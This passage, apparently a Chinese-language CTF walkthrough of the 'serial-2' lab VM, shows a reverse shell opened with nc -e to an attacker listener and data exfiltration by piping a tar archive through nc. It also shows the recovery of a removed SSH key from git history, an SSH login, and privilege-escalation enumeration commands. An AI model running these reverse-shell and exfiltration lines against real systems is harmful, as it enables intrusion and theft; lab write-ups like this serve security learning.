Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization:Basic c2s0OmJKNiErbSUqJF0jeDc9TEE=
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 101
ETag: W/"65-PCzv/saqjLTVKzpbtlCfUC122qM"
Date: Fri, 07 Feb 2020 10:35:21 GMT
Connection: close

Error: sh: can't create
/dev/tcp/192.168.56.101/1234: nonexistent
directory
/bin/sh: nmap: not found
```

```
nc 192.168.56.101 1234 -e /bin/sh
```

成功



```
root@kali:~/serial-2/dex2jar-2.0# echo 'c2s0OmJKNiErbSUqJF0jeDc9TEE='|base64 -d
sk4:bJ6!+m%*$]#x7=LAroot@kali:~/serial-2/dex2jar-2.0# nc -lvvp 1234
listening on [any] 1234 ...
192.168.56.116: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.116] 34657
python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'


ls
app.js
bin
node_modules
package-lock.json
package.json
public
routes
todo.txt
views
```


把整个文件打包，然后放到网站根目录

```
tar -zcvf /serial2/serial2.tar.gz /serial2
find -name *.apk
cp /serial2/serial2.tar.gz /serial2/public/serial2.tar.gz
```

然后访问下载，或者nc

```
car serial2.tar.gz|nc 192.168.56.101 1234
#kali
nc -lvvp 1234>serial2.tar.gz
```


```
tar -xzvf serial2.tar.gz
cd serial2
git log
```



```
root@kali:~/serial-2/serial2# git log
commit 1f3c5555cb87f875a9aa70e8fc28149dc9d04698 (HEAD -> master)
Author: daniele.scanu <daniele.scanu>
Date:   Fri Sep 27 09:52:57 2019 +0200

    keys removed!!!!

commit b039a4207810e47cde90db811661217af2bc67c3
Author: daniele.scanu <daniele.scanu>
Date:   Fri Sep 27 09:51:20 2019 +0200

    my first commit
```

```
git checkout b039a4207810e47cde90db811661217af2bc67c3
```

```
ssh -i id_rsa sk4@192.168.56.116
```



```
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ECDSA key fingerprint is SHA256:G81V+snJvHQoxRhFvPIoZTSopa9TcEfSSpA2udCiW1Q.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
sk4@192.168.56.116's password:

root@kali:~/serial-2/serial2# chmod 0600 id_rsa
root@kali:~/serial-2/serial2# ssh -i id_rsa sk4@192.168.56.116
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Feb  7 10:58:13 UTC 2020

  System load:  0.08              Processes:             96
  Usage of /:   57.3% of 4.05GB   Users logged in:       0
  Memory usage: 15%               IP address for enp0s3: 192.168.56.116
  Swap usage:   0%                IP address for docker0: 172.17.0.1


0 packages can be updated.
0 updates are security updates.


Last login: Fri Sep 27 13:12:10 2019 from 192.168.43.236
sk4@serial2:~$ 
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

由于sk4用户拥有/bin/backd00r的读取权限，所以我们直接使用cat配合nc将它传送到kali以供分析

之后需要gdb调试啥的

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/102714763